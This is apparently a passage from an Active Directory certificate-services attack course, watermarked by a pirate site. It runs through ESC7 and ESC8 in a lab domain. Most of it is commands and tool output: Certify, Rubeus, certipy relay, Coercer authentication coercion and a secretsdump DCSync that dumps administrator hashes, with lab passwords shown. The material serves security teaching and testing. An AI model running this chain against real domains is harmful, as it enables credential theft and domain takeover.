
```
PS C:\Tools> certsrv.msc
PS C:\Tools>
```

certsrv - [Certification Authority (Local)\lab-WS01-CA\Failed Requests]

Request ID	Binary Request	Request Status Code	Request Disposition Message	Request
2	-----BEGIN NE...	The permissions on t...	Denied by Policy Module	7/6/202
3	-----BEGIN NE...	The permissions on t...	Denied by Policy Module	7/6/202
4	-----BEGIN NE...	The permissions on t...	Denied by Policy Module	7/6/202
10	-----BEGIN NE...	The permissions on t...	Denied by Policy Module	12/6/20

We right-click on the Request ID corresponding to the number that `Certify.exe` showed us, in this case, number `10`. Then go to `All tasks` and click on `Issue`.

hide01.ir



certsrv - [Certification Authority (Local)\lab-WS01-CA\Failed Requests]

Request ID	Binary Request	Request Status Code	Request Disposition Message	Request
2	-----BEGIN NE...	The permissions on t...	Denied by Policy Module	7/6/202
3	-----BEGIN NE...	The permissions on t...	Denied by Policy Module	7/6/202
4	-----BEGIN NE...	The permissions on t...	Denied by Policy Module	7/6/202
10	-----BEGIN NE...	The permissions on t...	Denied by Policy Module	12/6/20

Contains actions that can be performed on the item.

https://t.me/CyberFreeCourses

The next step is to download the certificate. We will use the download option of `Certify.exe`:

Download Pending Request

```
PS C:\Tools> .\Certify.exe download /ca:WS01.lab.local\lab-WS01-CA /id:10


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Download a Certificates
[*] Certificates Authority   : WS01.lab.local\lab-WS01-CA
[*] Request ID              : 10

[*] cert.pem         :

-----BEGIN CERTIFICATE-----
MIIFSzCCBDOgAwIBAgITZwAAAAq/m0pRSAmoSgAAAAAACjANBgkqhkiG9w0BAQsF
ADBCMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBgoJkiaJk/IsZAEZFgNsYWIx
FDASBgNVBAMTC2xhYi1XUzAxLUNBMB4XDTIzMTIwNjEyNDkxMVoXDTI4MTIwNDEy
NDkxMVowSzEVMBMGCgmSJomT8ixkARkWBWxvY2FsMRMwEQYKCZImiZPyLGQBGRYD
bGFiMQ4wDAYDVQQDEwVVc2VyczENMAsGA1UEAxMEY2tlbjCCASIwDQYJKoZIhvcN
AQEBBQADggEPADCCAQoCggEBALksxz2s/ch19pP9wxR7TwouDNlunB86pb+W5NwS
MlShJLQhFstrmiz9+cNACq5+R3FyZd4sAjXr3Aatn0pxH0owaE01No6ehIKQmgAn
<SNIP>

Certify completed in 00:00:00.0766972
```

Once finished, we will proceed to download the certificate and combine the `RSA PRIVATE KEY` with the `CERTIFICATE` in a single file which we will call `cert.pem`. In case of any doubt, please refer to the `ESC7` section.

Let's convert the file to a certificate:

Convert pem to pfx

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
approved.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0"
-export -out approved.pfx
```

hide01.ir

https://t.me/CyberFreeCourses

```
Enter Export Password:
Verifying - Enter Export Password:
```

Finally, we use the certificate to request a `TGT` and the `NT Hash`:

Request the TGT and the NT Hash

```
PS C:\Tools> .\Rubeus.exe asktgt /user:administrator
/certificate:approved.pfx /getcredentials

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=cken, CN=Users,
DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\administrator'
[*] Using domain controller: 172.16.19.3:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIGQjCCBj6gAwIBBaEDAgEWooIFWzCCBVdhggVTMIIFT6ADAgEFoQsbCUxBQi5MT0NBTKIeMB
ygAwIB

AqEVMBMbBmtyYnRndBsJbGFiLmxvY2Fso4IFGTCCBRWgAwIBEqEDAgECooIFBwSCBQOiG2nNVv
RgNCeQ

NRjPw49xi1gKsT9J38XR/9B3i80sBboXr8FaghaBNZnqKpXufp4F+9aDAErv+cf6gHiXKYgEqL
f6lxwz

Ap5nd07Z1KWNna0kmI5AvMyEyUVq1RVveXRTCdGqLh9nTHimO44EjceCcaEPHveMlN2gpENh4S
OAs8Iq

EAlXA16nDSo5u4en6uYXKmN33mOT3Nl2pFEcfcU01SvAUCQ+LhFA+HbpGYHmzUSdhYUf6k4RVn
b6NR2E

pk9luRsGg+jCK5CjnlHIG9kaB+mFHnxkOX0cfX15y1qWaIdd84C6tBc8HWH3D3Q0NIWs4TU+vA
PwpHMk

vA99lNWlVbmI2csJVyCFRpGYdNWfmLpf5nMbSzMJU5soDL20RyhspY/6E37QAF9y3VegOJtYa3
```

hide01.ir

https://t.me/CyberFreeCourses

```
phLKxT

iV0Zym98TqampSFwRENAvNyH1N1QA3Rwj9t+/FE8poNLhF0mTWicqWSEsXZP2I4uCd5l8rSXxv
HT8n03<SNIP>

  ServiceName              :  krbtgt/lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  administrator (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  12/6/2023 7:05:11 AM
  EndTime                  :  12/6/2023 5:05:11 PM
  RenewTill                :  12/13/2023 7:05:11 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  hP9R5++GDiL3VThNvL0K8g==
  ASREP (key)              :  319695637B37E8A4DCEF96D055286227

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : BDAFFBFE64F1FC646A3353BE1C2C3C99
```

hide01.ir

From here on we can use the ticket or the hash to continue our attack on the Domain controller.


ESC8

`ESC8` and `ESC11` are ADCS misconfigurations that can be abused using `NTLM Relay`.

Understanding ESC8 - NTLM Relay to AD CS HTTP Endpoints

`NTLM relay` is an attack where we intercept and then send authentication messages between devices on a network. To perform the NTLM relay attack against domain-joined machines, an adversary pretends to be a legitimate server for the client requesting authentication, in addition to pretending to be a legitimate client for the server that offers a service, relaying messages back and forth between them until establishing an authenticated session. After establishing an authenticated session with the server, the adversary abuses it to carry out authorized actions on behalf of the client; for the client, the adversary either sends an application message stating that authentication failed or terminates the connection:

https://t.me/CyberFreeCourses


Client
Adversary
Server
DC
Application Message [NTLM NEGOTIATE_MESSAGE]
Application Message [NTLM NEGOTIATE_MESSAGE]
Application Message [NTLM CHALLENGE_MESSAGE]
Application Message [NTLM CHALLENGE_MESSAGE]
Application Message [NTLM AUTHENTICATE_MESSAGE]
Application Message [NTLM AUTHENTICATE_MESSAGE]
NETLOGON_NETWORK_INFO
NETLOGON_VALIDATION _SAM_INFO4
Terminate Connection
Application Message(s) [Authenticated Session]

nitro01.ir

Note: To learn more about NTLM Relay attacks check the NTLM Relay Attacks module.

`ADCS` supports various enrollment methods, including `HTTP-based enrollment`, which allows users to request and obtain certificates over `HTTP`.

We can relay `HTTP NTLM` authentication to a certificate enrollment interface, an HTTP endpoint used for interacting with the `Certification Authority (CA)` role service. The `CA`'s web enrollment role service provides a set of web pages designed to facilitate interactions with the `CA`. These web enrollment endpoints are typically accessible at `http://<servername>/certsrv/certfnsh.asp`. Under certain conditions, we can exploit these web enrollment endpoints to request certificates using authenticated sessions obtained through `NTLM Relay`. When successful, we can impersonate the authenticated users' sessions to request certificates as them from the `CA`.

As the NTLM Relay Attacks module explains, the `HTTP` protocol does not verify the `NTLM signature` during authentication. Therefore, if the HTTP enrollment endpoint is enabled, we can obtain NTLM authentication (via authentication coercion or poisoning), relay it to the PKI server's HTTP endpoint, and request a certificate for the authenticated account.

ESC8 Abuse Requirements

SpecterOps's blog post Certified Pre-Owned describes the `ESC8` misconfiguration as: "If an environment has AD CS installed, along with a vulnerable web enrollment endpoint and at least one certificate template published that allows for domain computer enrollment and

https://t.me/CyberFreeCourses

client authentication (like the default Machine/Computer template), then an attacker can compromise ANY computer with the spooler service running!"; in brief, `ESC8` is " `NTLM Relay to AD CS HTTP Endpoints` ". The idea behind the `ESC8` abuse is to coerce authentication from a machine account and relay it to `AD CS` to obtain a certificate that allows for client authentication; afterward, we abuse the certificate to forge a Silver Ticket. Therefore, if the `AD CS` is vulnerable to `ESC8`, we can compromise any computer in the domain from which we can coerce authentication.

The conditions for `ESC8` to be abused within an environment that uses `AD CS` are:

- A vulnerable web enrollment endpoint.
- At least one certificate template enabled allows domain computer enrollment and client authentication (like the default Machine/Computer template).

Note: Although in this section we will be focusing on attacking domain machines, in the same way, that we can use NTLM Relay to compromise a machine, we can also use it to compromise users.

ESC8 Enumeration and Abuse

hide01.ir

We will use the lab we used for `ESC5` to abuse `ESC8`. In this lab, we will connect via SSH using the credentials `htb-student:HTB_@cademy_stdnt!` to the attack box, which we will use to perform the domain escalation. In the internal network of this computer, we will find a domain `LAB-DC` and a Workstation `WS01` where the `ADCS` service is installed.

To successfully exploit `ESC8`, we will coerce `DC01` to authenticate against a machine we control and then relay its NTLM authentication to the `ADCS` server's HTTP web enrollment endpoints to generate a certificate that we can later use to authenticate as the coerced account/machine.

ESC8 Enumeration from Linux

Let's connect to the attack box maching using SSH to the target computer:

```
sshpass -p 'HTB_@cademy_stdnt!' ssh [email protected]
```

Note: It's recommended to use 2 SSH connections or use tmux to perform this abuse domain escalation.

First, we will perform an internal ping sweep scan to identify the computers within the network.

Network enumeration

https://t.me/CyberFreeCourses

```
nmap -sn 172.16.19.0/24

Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-23 12:16 UTC
Nmap scan report for 172.16.19.3
Host is up (0.00022s latency).
MAC Address: 00:50:56:B9:8F:86 (VMware)
Nmap scan report for 172.16.19.5
Host is up (0.00026s latency).
MAC Address: 00:50:56:B9:5B:5B (VMware)
Nmap scan report for ubuntu (172.16.19.19)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.01 seconds
```

With this information, we can proceed to perform a more detailed analysis of each computer using Nmap scripts:

NMAP Enumeration

```
nmap 172.16.19.3,5 -sC -sV -o nmapscan.txt

Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-23 12:19 UTC
Stats: 0:00:01 elapsed; 0 hosts completed (2 up), 2 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 65.12% done; ETC: 12:19 (0:00:01 remaining)
Nmap scan report for 172.16.19.3
Host is up (0.000066s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time:
2023-11-23 12:19:35Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: lab.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=lab-dc.lab.local
| Subject Alternative Name: othername:<unsupported>, DNS:lab-dc.lab.local
| Not valid before: 2023-07-06T10:34:05
|_Not valid after:  2024-07-05T10:34:05
|_ssl-date: 2023-11-23T12:22:05+00:00; 0s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
```

hide01.ir

https://t.me/CyberFreeCourses

```
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: lab.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=lab-dc.lab.local
| Subject Alternative Name: othername:<unsupported>, DNS:lab-dc.lab.local
| Not valid before: 2023-07-06T10:34:05
|_Not valid after:  2024-07-05T10:34:05
|_ssl-date: 2023-11-23T12:22:05+00:00; +1s from scanner time.
<SNIP>

Nmap scan report for 172.16.19.5
Host is up (0.000083s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|   NTLM
|_  Negotiate
| http-ntlm-info:
|   Target_Name: DC
|   NetBIOS_Domain_Name: DC
|   NetBIOS_Computer_Name: WS01
|   DNS_Domain_Name: lab.local
|   DNS_Computer_Name: WS01.lab.local
|_  Product_Version: 10.0.17763
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 401 - Unauthorized: Access is denied due to invalid
credentials.
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|   NTLM
|_  Negotiate
| http-ntlm-info:
|   Target_Name: DC
|   NetBIOS_Domain_Name: DC
|   NetBIOS_Computer_Name: WS01
|   DNS_Domain_Name: lab.local
|   DNS_Computer_Name: WS01.lab.local
|_  Product_Version: 10.0.17763
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 401 - Unauthorized: Access is denied due to invalid
credentials.
| ssl-cert: Subject: commonName=lab-WS01-CA
| Not valid before: 2023-07-06T09:44:47
|_Not valid after:  2122-07-06T09:54:47
|_ssl-date: 2023-11-23T12:22:06+00:00; +2s from scanner time.
| tls-alpn:
```

hide01.ir

https://t.me/CyberFreeCourses

```
|_  http/1.1
<SNIP>
```

Let's use `certipy` to find vulnerabilities in the CA:

Enumerate CA with certipy

```
certipy find -u blwasp -p 'Password123!' -dc-ip 172.16.19.3 -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'lab-WS01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'lab-WS01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'lab-WS01-CA' via RRP
[*] Got CA configuration for 'lab-WS01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : lab-WS01-CA
    DNS Name                            : WS01.lab.local
    Certificate Subject                 : CN=lab-WS01-CA, DC=lab, DC=local
    Certificate Serial Number           : 238F549429FFF796430B5F486159490B
    Certificate Validity Start          : 2023-07-06 09:44:47+00:00
    Certificate Validity End            : 2122-07-06 09:54:47+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        ManageCertificates              : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        ManageCa                        : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        Enroll                          : LAB.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and
```

hide01.ir

https://t.me/CyberFreeCourses

```
Request Disposition is set to Issue
      ESC11                               : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
Certificate Templates                     : [!] Could not find any
certificate templates

```


In the above output we see that the `CA` is vulnerable to `ESC8` and `ESC11`.

ESC8 Abuse from Linux

We need a computer in the domain, other than the CA itself, to authenticate against our machine to carry out this attack. To achieve this, we will use `authentication coercion`.

`Authentication coercion` attacks initiate an operation that forces the client to authenticate against us even if they do not intend to initiate authentication. These attacks usually rely on insecure code in some protocols used by sensitive servers. As mentioned by @podalirius_ "The root cause of this vulnerability/feature in each of these methods is that Windows machines automatically authenticate to other machines when trying to access UNC paths like `\\172.16.117.30\file.txt`." The below sequence diagram showcases the concept of how we can chain authentication coercion with relaying attacks:

hide01.ir



We can coerce NTLM authentication from a domain computer using tools such as PetitPotam, PrinterBug, Coercer, etc. These tools use different methods to perform this action.

Using `Certipy`, we relay the obtained authentication to the `CA HTTP endpoint` and specify that we want to get a certificate from the `Machine` template, which allows client authentication for the domain computer. If the coerced authentication originates from a domain controller, the `DomainController` template should be used instead.

https://t.me/CyberFreeCourses

`Certipy` facilitates the relay process, allowing us to obtain a certificate successfully. There are two steps to this attack:

1. Using the `relay` option, we use Certipy to listen or wait for authentication via NTLM and then add two arguments: the target `172.16.19.5` will be the CA or ADCS server, and then we add the template, which must correspond to the machine we are attacking. In this case, as the CA is not in the domain, we will attack the domain controller directly and therefore we have to use the `DomainController` template with the `-template <TemplateName>` option:

Certipy using relay listeing

```
sudo certipy relay -target 172.16.19.5 -template DomainController

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.19.5/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
```

1. In another console or shell, we use some available tools to coerce authentication against our target domain. We will use `coercer` with the option `coerce`. The arguments `-l 172.16.19.19` to specify the machine where we will be listening (`172.16.19.19` is our Linux machine from which we are attacking), we specify the target `-t 172.16.19.3` (the domain controller) and finally we pass the user and password with the options `-u` and `-p`, respectively. When `coercer` asks us for `Continue (C) | Skip this function (S) | Stop exploitation (X) ?` press `c` to continue with the attack and then `x` to stop exploitation.

Performing Authentication Coercion

```
coercer coerce -l 172.16.19.19 -t 172.16.19.3 -u blwasp -p 'Password123!'
-d lab.local -v

       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 172.16.19.3
[*] DCERPC portmapper discovered ports:
49664,49665,49666,49667,49696,49699,49673,49745,49714,49693
[+] Coercing '172.16.19.3' to authenticate to '172.16.19.19'
[+] DCERPC port '49696' is accessible!
   [+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB,
```

hide01.ir

https://t.me/CyberFreeCourses

```
1.0)!
      [!] (NO_AUTH_RECEIVED) MS-
RPRN──>RpcRemoteFindFirstPrinterChangeNotification(pszLocalMachine='\\172.
16.19.19\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? c
      [>] (-testing-) MS-
RPRN──>RpcRemoteFindFirstPrinterChangeNotificationEx(pszLocalMachine='\\17
2.16.19.19\x00')
```

Note: It's worth keeping in mind that some computers can be set up or updated to prevent coerced authentication. In such cases, we may need to try attacking other computers within the same network to obtain login credentials or more data that can help us gain higher-level access to the network.

When we run `Coercer` or any of the other tools, we will see in the console that we have `certipy` running, a request from the machine we are attacking:

Certipy receives authentication from the LAB-DC Domain Controller

```
sudo certipy relay -target 172.16.19.5 -template DomainController

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.19.5/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
DC\LAB-DC$
[*] Requesting certificate for 'DC\\LAB-DC$' based on the template
'DomainController'
[-] Got error: timed out
[-] Use -debug to print a stacktrace
DC\LAB-DC$
[*] Requesting certificate for 'DC\\LAB-DC$' based on the template
'DomainController'
[*] Got certificate with DNS Host Name 'lab-dc.lab.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'lab-dc.pfx'
[*] Exiting...
```

hide01.ir

This `LAB-DC$` request will generate a certificate that will be saved as `lab-dc.pfx`.

Request a TGT as the Domain Controller

```
certipy auth -pfx lab-dc.pfx
```

https://t.me/CyberFreeCourses

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'lab-dc.ccache'
[*] Trying to retrieve NT hash for 'lab-dc$'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:92bd84175886a57ab41a14731d10428a
```

The next step will be to use this certificate to request a TGT and obtain the domain controller hash. With the DC TGT or hash, we can perform two operations. The first would be unique to a domain controller, and we can perform a DCSync attack, and the second would be to create a Silver Ticket. This one is useful when we are not attacking domain controllers, as we can compromise any machine in the network with this method. Let's do both.

To perform a `DCSync` attack, we can use the TGT `lab-dc.ccache` or the `NT Hash` with secretsdump.py as follows:

hide01.ir

Perform DCSync using the TGT as the Domain Controller

```
KRB5CCNAME=lab-dc.ccache secretsdump.py -k -no-pass lab-dc.lab.local

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] Policy SPN target name validation might be restricting full DRSUAPI
dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353b
e1c2c3c99:::
